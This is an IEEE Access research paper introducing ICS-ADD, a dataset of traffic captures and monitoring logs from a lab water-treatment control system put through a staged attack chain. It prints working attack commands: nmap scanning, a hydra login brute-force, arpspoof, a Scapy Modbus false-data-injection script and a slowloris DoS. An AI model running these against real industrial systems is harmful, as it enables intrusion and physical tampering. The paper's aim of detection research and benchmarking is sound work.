IEEE Access
Multidisciplinary | Rapid Review | Open Access Journal

Received 21 April 2024, accepted 26 April 2024, date of publication 1 May 2024, date of current version 13 May 2024.

Digital Object Identifier 10.1109/ACCESS.2024.3395991

RESEARCH ARTICLE

Industrial Control System-Anomaly Detection Dataset (ICS-ADD) for Cyber-Physical Security Monitoring in Smart Industry Environments

GIOVANNI BATTISTA GAGGERO[1], (Member, IEEE), ALESSANDRO ARMELLIN[1,2], (Graduate Student Member, IEEE), GIANCARLO PORTOMAURO[1], (Member, IEEE), AND MARIO MARCHESE[1], (Senior Member, IEEE)

[1]Department of Electrical, Electronics and Telecommunications Engineering and Naval Architecture (DITEN), University of Genoa, 16145 Genoa, Italy
[2]Iren S.p.A., 42123 Reggio Emilia, Italy

Corresponding author: Giovanni Battista Gaggero (giovanni.gaggero@unige.it)

This work was supported in part by the Project RAISE under MUR National Recovery and Resilience Plan funded by European Union—NextGenerationEU.

ABSTRACT The increasing integration of cyber-physical systems in industrial environments has underscored the critical need of robust security mechanisms to counteract evolving cyber threats. To allow a full performance evaluation of these security mechanisms as well as the extension of their detection skills concerning new cyber-physical-attacks, this paper introduces an open-source dataset, called Industrial Control System - Anomaly Detection Dataset (ICS-ADD). ICS-ADD would like to be a valuable resource for researchers and practitioners who aim to develop, test, and benchmark new cyber-physical security monitoring and detection technologies. ICS-ADD comprises raw network traffic captures of an industrial control system (ICS) subjected to a variety of simulated cyber-attacks, including but not limited to denial of service (DoS), man-in-the-middle (MITM), and malware infiltration. In addition to raw network traffic, ICS-ADD includes the output of two widely utilized open-source security monitoring tools, OSSIM (Open Source Security Information Management) and Suricata, which offer insights concerning the detection and analysis capabilities of existing security frameworks against threats. The analysis appearing in this paper highlights the complexity and variety of modern cyber threats in industrial environments and the novelty of ICS-ADD with respect to publicly available datasets. The reported performance analysis of OSSIM and Suricata by using ICS-ADD reveals areas of improvement for the detection of new attacks, which will be object of future research concerning the protection of industrial control systems.

INDEX TERMS Industrial control system, smart industry, cybersecurity, open source, OSSIM, Suricata, cyber-events dataset.

I. INTRODUCTION

Industrial Control Systems (ICS) encompass a combination of physical and digital elements employed to oversee industrial operations in domains like manufacturing, production, and distribution. These systems are also referred to as Cyber-Physical Systems (CPSs), so highlighting the integration between industrial physical processes and computing and communication infrastructures. The proper functioning of ICS involves both the accurate analysis of the behavior of the physical process and the proper communication with Supervisory Control and Data Acquisition (SCADA) systems. CPSs find widespread application in diverse fields, including smart grids, oil and natural gas pipelines, water

The associate editor coordinating the review of this manuscript and approving it for publication was Renato Ferrero.

treatment and manufacturing where, given their crucial role, physical malfunctions or cyber attacks can result in severe consequences, ranging from alterations in network traffic patterns to catastrophic incidents causing service loss, injuries, environmental pollution, and damage to equipment.

In recent years, the concern for cybersecurity in ICSs has escalated due to the extensive use of wireless networks and to the exposure of industrial networks over the Internet. Despite advantages such as remote maintenance and streamlined machine adjustments there has been a significant rise of the attacks to ICS networks. Consequently, there is the need of testbeds to evaluate the impact of cyber-physical attacks to industrial processes and assess security countermeasures. Commonly employed solutions to secure CPSs include Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS), both for network (NIDS) and host monitoring (HIDS). Recent scientific literature has increasingly delved into areas such as Artificial Intelligence (AI) and Machine Learning (ML) for IDSs and IPSs, which have shown particular efficacy for the identification of unforeseen attacks [1], [2], [3]. A critical aspect is the performance evaluation of security monitoring systems to gauge their ability to detect attacks: they require realistic and sufficiently complex cyber-events datasets.

The aim of this paper is to present *ICS-Anomaly Detection Dataset:* (**ICS-ADD**), a dataset to test ICS cyber-physical security monitoring. ICS-ADD contains all the phases of an attack to an ICS, from reconnaissance to exploitation of devices, and it is composed of traffic captures and logs generated by both control devices and security monitoring systems. Due to its completeness it can be used in multiple ways: to show how open-source security monitoring systems react to ICS attacks, to allow noticing flaws and to build higher-level correlation rules. The paper is structured as follows. Section II analyzes the related works on event datasets for industrial control systems cybersecurity. Section III presents the testbed used in this paper to generate ICS-ADD. Section IV explains the details of the attacks carried out on the testbed. Section V presents the structure of ICS-ADD. Section VII discusses possible usages of ICS-ADD. Finally, in Section VIII, conclusions are drawn.

II. RELATED WORKS

Testbeds and datasets have always had a fundamental role in cybersecurity research, especially with the spread of Machine Learning in the development of monitoring algorithms. Reference [4], after providing an overview of ICS architectures, communication protocols and cybersecurity issues, presents and discusses a list of cybersecurity testbeds and datasets. Reference [5] proposes a methodology to generate reliable anomaly detection datasets for ICS and presents the dataset Electra which is related to electric traction substations used in the railway industry. Reference [6] proposes a collection of datasets for ICS research. The testbed in [6] includes MATLAB & Simulink to simulate the physical system, OpenPLC as Distributed Control System (DCS) and ScadaBR as Human Machine Interface (HMI). As presented in the next sections, also the testbed used in this paper exploits OpenPLC and ScadaBR and, in addition, some cybersecurity monitoring tools.

The main characteristics of OpenPLC platform, including its compliance with the IEC-61131-3 Standard, are described in [7]. The use of OpenPLC for cybersecurity research is supported by scientific literature. Reference [8] reproduces a Cyber-Physical System by using Simulink for process simulation, OpenPLC as PLC, and ScadaBR as HMI. Reference [9] proposes a real-time anomaly detection framework exploited on a testbed that links OpenPLC with Graphical Realism Framework For Industrial Control Simulations (GRFICS), an open-source ICS simulation tool. Reference [10] simulates various cyber-attacks, such as Remote Scanning, False Data Injection (FDI), and Man in The Middle (MiTM), in a physical canal testbed. The control action in [10] was conducted by using OpenPLC, and the HMI was based on ScadaBR. Using open source platforms, which simulate an industrial environment including PLC functionality allows [10] to test and evaluate innovative detection methods. Reference [11] proposes an automatic whitelist generation method for secured PLC. Reference [12] is aimed at making PLC communication more resilient by adding encryption.

Nevertheless the wide research developed, few datasets exploit the traffic captures and logs of the devices involved at the same time. In particular, it would be particularly interesting to understand the role of open-source firewalls and intrusion detection systems in a complete cyberattack chain. This paper addresses this issue by using a generic ICS architecture that could be generalized to cover a variety of industrial applications. To the best of our knowledge no published paper provides a dataset composed of both .pcap files and logs generated by open-source monitoring systems.

III. SMART INDUSTRY TESTBED

The testbed used to feed the ICS-ADD emulates a simple typical industrial control system composed of four main elements: SCADA, PLC, Firewall and Network Switch. These devices are the core of the simulated process control. In addition to control components, this paper adds two main elements: a Network Intrusion Detection System (NIDS), which analyzes all the traffic of the testbed by using a properly configured span port on the network switch, and a SIEM (Security Information and Event Management), which collects the logs generated by the Firewall, SCADA and NIDS. A real photo and the overall network architecture of the testbed are shown in Figure 1.

The previously mentioned elements have been implemented as follows:

- **Firewall:** the firewall runs on a dedicated hardware that has two network interfaces: from one side it is connected to the external network, from the other side to the switch of the LAN. The used open-source software is pfSense [13].



FIGURE 1. Photo and network architecture of the testbed.

- **SCADA:** the SCADA runs on a virtual machine on a rack server that hosts also the VM of the PLC. The used software is open-source ScadaBR [14].
- **PLC:** the PLC runs on a virtual machine on the rack server that hosts also the VM of the SCADA. The used software is open-source OpenPLC Runtime [15].
- **SIEM:** the SIEM runs on dedicated hardware that has three network interfaces: one is connected to the switch's span port to receive all LAN traffic; the other two are connected to regular physical ports of the switch and are used to receive syslog logs and to access the management interface, respectively. The used software is the open-source OSSIM [16] that consists of at least two instances: the server, where the SIEM engine resides, and the sensor, which collects the configured data. The server and sensor reside on the same hardware.
- **NIDS:** the software used for NIDS is Suricata, an open-source tool already installed in the OSSIM suite, which runs as a service on the same machine as the SIEM.

The switch manages a LAN whose block of IP addresses is 192.168.1.0/24. It is configured with a span port that replicates all the traffic that flows into the switch on that port, in order to feed the NIDS. The IP addresses of the involved devices are shown in Figure 1.

The simulated action is a generic industrial process related to a water treatment plant composed of two tanks that can be replenished and emptied through the activation of two pumps. From the SCADA interface, it is possible to manually activate the pumps and to set the reference level of the higher tank so automatizing the process of pump activation. A scheme of the Human Machine Interface (HMI) of the SCADA system is shown in Figure 2.

The SCADA communicates with the PLC through the Modbus/TCP protocol. The SCADA continuously sends the level setpoint to the PLC, therefore in the traffic it is possible to identify a regular exchange of Modbus/TCP packets between SCADA and PLC.

IV. ATTACKS AGAINST THE TESTBED

This section describes the attacks carried out against the testbed so to feed ICS-ADD and to make cyber-security tests more challenging. The system being attacked is in a static state, as shown in Figure 2. In particular, the level of the Bottom reservoir is 91 and the level of the Upper reservoir is 9. Both the Pump (activated by clicking on START FILLING on the HMI) and the Generator (activated by clicking on START EMPTYING on the HMI) are off. The ScadaBR (acting as Modbus Master) requests the status of all configured pointers of the PLC (acting as Modbus Slave) every 500 [ms]. The attack sequence has been designed by following the Cyber Kill Chain framework [17] and it is summarized in Table 1.

The attack starts (step 0) with the establishment of a covert channel between the attacker and the network protected by



FIGURE 2. HMI of ScadaBR.

TABLE 1. Cyber attacks summary.

Step	Name	Tool	Description
0	C2C Channel	ReverseDNSShell	Remote control of a compromised machine inside the network, through a covert channel
1	Port Scanning	nmap	Scanning of the whole network, assessing all the active IP addresses and open ports
2	Password Bruteforcing	hydra	A password bruteforce attack to gain access to the SCADA dashboard as admin user
3	Modbus Scanning	Python script	Scanning of all the information exchange between the PLC (Modbus Slave) and the SCADA (Modbus Master)
4	ARP Spoofing	arpspoof	An ARP Spoofing attack to perform a MITM attack between the PLC and the SCADA
5	FDI Modbus	Python script	False Data Injection by sending fake commands to the PLC in order to change the operation of the system
6	DoS	slowhttptest	A Denial of Service Attack against the SCADA, denying the system to take back control of the PLC

the firewall; this action can happen after a violation of a single device connected to the network, for example through phishing emails or malicious USB devices connected to a PC. Then, the attacker proceeds with the reconnaissance phase by acquiring information about the network structure and the available services through a port scanning action (step 1). The final aim of the attacker is to permanently substitute the rightful SCADA and maliciously control the process. To achieve this goal the attacker tries different strategies in temporal sequence: violating the SCADA through a password bruteforce attack (step 2); scanning Modbus packet exchange between PLC and SCADA (step 3) opening the door to the exploitation of Modbus protocol vulnerabilities; creating a Man-in-the-Middle attack at the datalink layer (step 4); sending fake commands to the PLC by exploiting the vulnerabilities of the Modbus/TCP protocol (step 5); denying the communication between SCADA and PLC through a DoS attack on the server (step 6). Figure 3 shows the network localization of all attacks. The following subsections describe each attack in detail.

A. C2C COVERT CHANNEL (STEP 0)

Covert channels can be defined as any communication that violates security policy. In this specific case the aim is to bypass the firewall rules. The covert channel is established through a technique called DNS (Domain Name System) tunneling. DNS-tunneling covert channel attacks represent a sophisticated cybersecurity threat that leverages the DNS protocol to bypass traditional network security measures. The DNS is an essential component of the Internet's infrastructure, translating human-readable domain names into the IP addresses required to locate and identify



FIGURE 3. Detail of the network localization of all attacks in the testbed.

internet network devices. DNS-tunneling covert channel attacks exploit this trust by embedding malicious data within DNS queries and responses, effectively creating a hidden communication channel that can be used to exfiltrate sensitive information or deliver malware. DNS-tunneling attacks are particularly insidious because they can circumvent many traditional security defenses. Network firewalls and intrusion detection systems (IDS) often allow DNS traffic to pass without significant scrutiny under the assumption that it is benign. Furthermore, the vast amount of legitimate DNS traffic in a typical network environment makes the distinction of malicious DNS-tunneling activities from rightful traffic exchange very challenging.

The DNS tunneling attack is implemented in this paper through the open-source tool ReverseDNSShell [18]. The client code must be run as sudo users on the victim machine; after that, it opens a remote shell on the victim machine. A view of the graphical interface of the code is shown in Figure 4, where a command has been sent to the victim machine through the remote shell (see step 1 for details).

B. PORT SCANNING (STEP 1)

Reconnaissance has the aim of understanding the network structure, the hosts present in the network, respective roles and open ports. Port scanning is performed by using the common tool *nmap*. At first, the attacker checks for all the devices connected to the network by the following command:

```
nmap -sP 192.168.1.1/24
```

The output of this nmap command is shown in Figure 4.

The attacker also performs port scanning on IP addresses 192.168.1.3 and 192.168.1.4 that correspond to the SCADA and PLC. After this phase, the attacker has sufficient

FIGURE 4. Detail of the output obtained by launching the NMap command into the DNSSHELL.

knowledge of the network to attempt a violation of some devices.

C. PASSWORD BRUTEFORCING (STEP 2)

From the previous step, the attacker discovered a web service on the SCADA server. The attack is performed by using the tool *hydra* through the following command, where \ is the path of the wordlists:

```
hydra -L usr_wordlist.txt -P
psw_wordlist.txt 192.168.1.3
-s 8080~http-form-post
"/ScadaBR/login.htm:username=
^USER^&password=^PASS^&Login"
```

The attacker managed to find the password of the SCADA after a few hundred attempts in the test.

D. MODBUS SCANNING (STEP 3)

The Modbus scanning is made by a simple Python script that sniffs the traffic and reports all the Modbus variables that are exchanged between SCADA and PLC. When it runs, the script produces the following output:

```
Type: Coil Address: 0
Type: Coil Address: 1
Type: Coil Address: 2
Type: Coil Address: 3
Type: Coil Address: 4
Type: Coil Address: 5
Type: Coil Address: 6
```

```
Type: Coil Address: 7
Type: Register Address: 0
Type: Register Address: 1
Type: Register Address: 2
Type: Register Address: 3
Type: Register Address: 4
Type: Register Address: 5
```

After this step the attacker can modify these measures with a false data injection attack by exploiting the vulnerabilities of the Modbus protocol, as described in step 5.

E. ARP SPOOFING (STEP 4)

ARP spoofing has the aim to interrupt the direct communication between SCADA and PLC by performing a MITM attack in order to allow the attacker to take complete control of the PLC. The attack is performed by using the tool *arpspoof* through the following command

```
arpspoof -i eno1 -t 192.168.1.3 -r
192.168.1.4
```

During the ARP Spoofing attack, the attacker also runs a code that simply injects false Modbus packets into the network with the aim of modifying the behavior of the PLC.

F. FALSE DATA INJECTION MODBUS (STEP 5)

False data injection attacks in Fieldbus networks, such as the Modbus-based ones, involve an adversary manipulation of the communication between devices and controllers by altering command and control messages, sensor readings, or other critical data. The attack may involve the modification of data or of other parameters, such as the timestamp, therefore threatening the timeliness of the system. Concerning ICS-ADD the attack involves the artificial injection of a command, with the attacker pretending to be the SCADA. The False Data Injection Attack is performed by using a simple script written in Python that takes advantage of the Scapy Library. Since the Modbus protocol does not implement any authentication mechanism, it is sufficient to inject artificially formed packets with the information the attacker collected from step 3. The code that has been used is the following:

```
from scapy.all import *
import os
import socket
import scapy.contrib.modbus as mb

packet=mb.ModbusADURequest(len=6,
unitId=1) /mb.ModbusPDU05WriteSingle
CoilRequest (outputAddr=7,
outputValue=65280)

s = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
s.connect(("192.168.1.4",502))
s.send(bytes(packet))
```

G. DENIAL OF SERVICE (STEP 6)

The attack has the aim to deny users to log in and properly use the SCADA, through a Denial of Service (DoS) attack based on the slowloris technique. The Slowloris DoS attack exploits the way HTTP protocol and web servers handle TCP connections. By establishing a large number of connections to the target server and sending HTTP headers at a deliberately slow pace, the attacker can keep these connections open with minimal bandwidth. This is accomplished by initiating each connection with a partial HTTP request and periodically sending additional HTTP headers, but never completing the request. The server, expecting the rest of the request, keeps these connections open, thereby depleting its pool of available connections and preventing legitimate users from accessing the service.

The attack is performed by using the tool *slowhttptest*, with the following command:

```
slowhttptest -c 10000 -H -i 10 -r 500
-t GET -u http://192.168.1.3:8080/
ScadaBR/login.htm
```

V. DATASET ANALYSIS

All the attacks described in the previous sections have been carried out in the testbed successfully. Figure 5 shows the timeline of the attacks.

To show the impact of the attacks, three main parts are included in the dataset: the capture of all the traffic that flows into the network switch, the SCADA events, and the logs of the SIEM, which include the logs collected from the firewall and alarms generated by the NIDS service. The network traffic capture is the core part of the dataset that allows, as discussed in Section VII, to analyze the impact of the attacks on the network for multiple purposes. The collection of SCADA events is necessary to evaluate the effectiveness of the attacks on the SCADA. In particular, the dataset shows how the False Data Injection attack effectively modifies the behavior of the PLC even if no commands have been sent from the SCADA. The SIEM alarms also represent a fundamental part of the dataset: Section VI will show how the used open-source monitoring tools fail in detecting several types of attacks. The details of the dataset are described in Table 2. The selected time interval of all the dataset files matches with the period of the cyber-attacks, indicatively between 12:17 and 12:25.

Table 3 reports a comparison of ICS-ADD with other available datasets that make data publicly available in the state of the art.ICS-ADD exploits new attacks in a novel use case with respect to other available datasets. Unlike datasets such as the ones described in [19], [20], [21], and [22], ICS-ADD does not focus on a specific protocol but includes all the steps of typical attacks against an ICS. References [23] and [24] provide useful resources but exploit only examples of reconnaissance attacks. A very interesting dataset is presented in [25] and uses both traffic captures and physical measures taken over of the developed testbed.



FIGURE 5. Timeline of the attacks.

TABLE 2. Dataset composition.

File Name	Extension	Description
traffic_capture_span	.pcap	This file is exported from Wireshark, an open-source packet analyzer. A dedicated PC, equipped with Wireshark, was connected to a span port of the switch (Figure 1); all the network traffic is mirrored to that port. Therefore, this file collected all the network traffic in the selected time interval. For example, it is possible to distinguish the Modbus/TCP traffic exchanging between the ScadaBR and OpenPLC as well as all the malicious traffic generated by the infected PC.
ScadaBR_events	.csv	ScadaBR tracks every change of the configured pointers' values. This file is made by selecting all possible parameters configured on ScadaBR. The evidence of the Modbus FDI attack is clear: at 12:21:18, the Pump is maliciously activated without any manual intervention on the HMI. As a result, the level of the bottom reservoir decreases and consequently the upper reservoir starts to fill up. The Modbus FDI attack ends at 12:21:46, and the system automatically returns to the previous configuration.
OSSIM_Events	.csv	This file is exported from the SIEM. The selected data sources are: NIDS (Suricata) and Syslog. Suricata analyzes the network traffic and populates the SIEM with alarms whenever a rule is matched. Syslog logs are generated by the firewall (PfSense) that is configured to forward the following types of logs to the SIEM: *Firewall Events, DNS Events (Resolver/unbound, Forwarder/dnsmasq, filterdns), DHCP Events (DHCP Daemon, DHCP Relay, DHCP Client) and VPN Events (IPsec, OpenVPN, L2TP, PPPoE Server)*. The file is divided into four columns: **Event Name**, note that in the case of alarms, the explicit message is given; **Payload**, note that all the details of the log are reported in this field; **Src IP**; **Dst Ip**.

TABLE 3. Comparison with state-of-the-art datasets.

Name	Use Case	Attacks	Dataset Features
A Hardware-in-the-Loop Water Distribution Testbed Dataset for Cyber-Physical Security Testing [25]	Water Distribution Testbed	MiTM, DoS, Scanning, Water Leak, Sensors and Pump Breakdown	physical data, pcap
Risk Analysis of DNP3 Attacks [20]	Generic DNP3 traffic	MiTM, False data Injection, Scanning, Replay, ...	pcap
SCADA System Testbed for Cybersecurity Research Using Machine Learning Approach [24]	Water storage tank	Reconnaissance attacks	.csv of traffic statistics
Dataset of Port Scanning Attacks on Emulation Testbed and Hardware-in-the-loop Testbed [23]	Generic SCADA	Port scanning	pcap
Cyber-security Modbus ICS dataset [19]	ModbusTCP traffic of a small-scale process automation	MiTM, DoS	.pcap
Providing SCADA network data sets for intrusion detection research [21]	Generic Modbus traffic	False Data Injection	.pcap
Industrial Control System Traffic Data Sets for Intrusion Detection Research [22]	Modbus traffic, gas pipeline and water storage	Reconnaissance, response injection, command injection, denial-of-service	.pcap
ICS-ADD [26]	Water storage tank	DNS tunneling, Reconnaissance, MiTM, False Data Injection, Bruteforce Password cracking, Denial of Service	.pcap, SCADA log (.csv), SIEM logs (.csv) (see Table 2)

ICS-ADD, with respect to [25], with makes use of a larger network that comprehends both the field controller, SCADA, firewall, and cybersecurity monitoring tools, so providing a broader perspective on industrial control system networks.

VI. PERFORMANCE ANALYSIS OF THE OPEN-SOURCE MONITORING TOOLS

This section presents a comprehensive evaluation of the performances of the use of open-source security monitoring tools (pfSense, OSSIM and Suricata) by using the smart industry testbed dataset ICS-ADD introduced in this paper. The evaluation aims to assess the effectiveness, accuracy, and responsiveness of these tools in identifying and reacting to a variety of simulated cyber-attacks targeting ICS environments. Table 4 provides a detailed list of the attacks detected or not by pfSense and Suricata.

The performance evaluation of OSSIM and Suricata by using ICS-ADD highlights the strengths and limitations of each tool in the context of ICS security monitoring. PfSense only analyzed external communication of the

TABLE 4. Summary and brief comments on the attacks detected or missed.

Attack	pfSense	Suricata	Comments
C2C Channel	X	X	Deep packet inspection on the DNS protocol is disabled on pfSense and the firewall fails to detect this malicious activity. Similarly, Suricata fails to detect this activity. A proper detection rule must be enabled or developed to resolve this issue.
Port Scanning	N/A	✓	Suricata generates alarms related to suspicious activities traceable to *Scan Activities* as an *NMap* on the network. These alarms are in the *ICS-ADD_OSSIM_Events.csv file*, lines 263-269 and 311-315.
Password Bruteforcing	N/A	X	Suricata fails to detect this activity. A proper detection rule must be enabled or developed to resolve this issue.
Modbus Scanning	N/A	X	Suricata fails to detect this activity. A proper detection rule must be enabled or developed to resolve this issue.
ARP Spoofing	N/A	X	Suricata fails to detect this activity. A proper detection rule must be enabled or developed to resolve this issue.
FDI Modbus	N/A	X	Suricata fails to detect this activity. A proper detection rule must be enabled or developed to resolve this issue.
DoS	N/A	✓	Suricata generates alarms related to suspicious activities traceable to *DoS Activities* as a *http flood* on the network. These alarms are in the *ICS-ADD_OSSIM_Events.csv file*, lines 2047-2118 and 2122-2139.

TABLE 5. Possible usages of ICS-ADD.

Scope	Field of Application	Involved portions of the Dataset	Description
Testing NIDS	R&D	pcap	The pcap dataset can be used to directly feed Network Intrusion Detection System so to verify the performance in terms of accuracy, detection time and computational burden
Test SIEM's detection capabilities	Risk Assessment	pcap	The pcap dataset can be used to directly feed SIEM platforms of real industries/utilities so to check if the installed systems are able to detect the attacks without effectively doing penetration testing over real plants.
Developing OSSIM Rules	R&D	all	The dataset can be used to develop new correlation rules on the OSSIM platform on the basis of the syslog collected by the platform.
Training on ICS attacks	Education	all	The dataset can be used for educational purposes in academia and/or industry.

system. As discussed, all the traffic between the compromised machine and the attacker has been hidden through DNS tunnels. Since pfSense does not implement a deep packet inspection over the DNS traffic, it has been completely unable to identify the C2C communication. Therefore, simple tunneling may be effective to make the firewall fail in detecting current attacks.

Suricata has been activated as an Intrusion Detection service on OSSIM. The purpose is to test Suricata's detection capabilities without any modification of the default rule set. As presented in Section III the network configuration enables Suricata to analyze all network traffic flowing through the LAN (192.168.1.0/24) to which OpenPLC, ScadaBR and the compromised PC are connected. Suricata gives a certain degree of flexibility by offering the possibility of defining custom rules. In our case, the rules already implemented in the software are maintained. In the proposed scenario, Suricata only generates alarms for two attacks: *Port Scanning* and *DoS*. To improve detection, new rules need to be developed and tested to detect these attacks. ICS-ADD is important for the testing phase.

No correlation rules were enabled on OSSIM. The implementation of a SIEM instead of a standalone NIDS tool is oriented towards the proposal of a complete smart industry testbed. In the presented scenario, the SIEM is just a collector of logs and alarms without an engine, but it is a great starting point to develop correlation rules. In addition to NIDS alarms and firewall logs, it is possible to integrate many logs on SIEM platforms. The collection of logs collected from OT data sources on traditional IT SIEM is not so common but it has many advantages as deepened in [27].

VII. USAGE OF THE DATASET

ICS-ADD is a rich resource for a variety of applications for the cybersecurity in industrial control systems communities. Possible usages of the dataset include:

1) CYBERSECURITY RESEARCH

Researchers can use the dataset to study the behavior of industrial control systems under various cyber-attack scenarios to analyze attack patterns, to understand the impact of different types of cyber threats on ICS, and to explore the effectiveness of existing security protocols.

2) DEVELOPMENT AND TESTING OF SECURITY SOLUTIONS

Security solution developers can leverage the dataset to test and refine Intrusion Detection Systems (IDS), Intrusion Prevention Systems (IPS), and other cybersecurity tools. ICS-ADD provides real-world scenarios that can help to improve the accuracy and efficiency of threat detection algorithms.

3) TRAINING AND EDUCATION

ICS-ADD can be useful as an educational tool for students and professionals in cybersecurity training programs. It can be used in practical exercises to teach the fundamentals of ICS security, threat analysis, and incident response strategies.

4) BENCHMARKING AND PERFORMANCE EVALUATION

Organizations can use ICS-ADD to benchmark the performance of their current security systems against known threats. This can help in identifying gaps in their security posture and in making informed decisions on necessary upgrades or changes.

5) MACHINE LEARNING MODEL DEVELOPMENT

Data scientists and machine learning engineers can utilize ICS-ADD to develop and train machine learning models for anomaly detection, threat prediction, and automated response mechanisms. The diverse range of attacks and responses contained in the dataset provides a comprehensive basis to train robust models.

ICS-ADD is a versatile tool that can support a wide range of activities aimed at improving the security and resilience of industrial control systems against cyber threats. Table 5 resumes some suggestions better explained below.

The proposed dataset allows developing new effective detection rules for IDS or custom correlation rules for SIEM. Concerning IDS, the main source is represented by the *.pcap file*, while, concerning SIEM, all the information contained in the folder can be used. Many commercial SIEM platforms allow importing a *.pcap file*. This action allows to directly test the rule set to detect cyber-attacks in the environment under analysis. The SIEM platform typically does not collect all traffic logs, but rather alarms and events generated by other cybersecurity tools such as IDS, Firewall, and EDR. In this case, a recommendation is to analyze the *.pcap file* by using the IDS engine and to import the resulting alarms into the SIEM. This approach enhances the attack detection on both platforms by directly modifying the IDS ruleset and using correlation rules that leverage all the information collected by the SIEM.

VIII. CONCLUSION

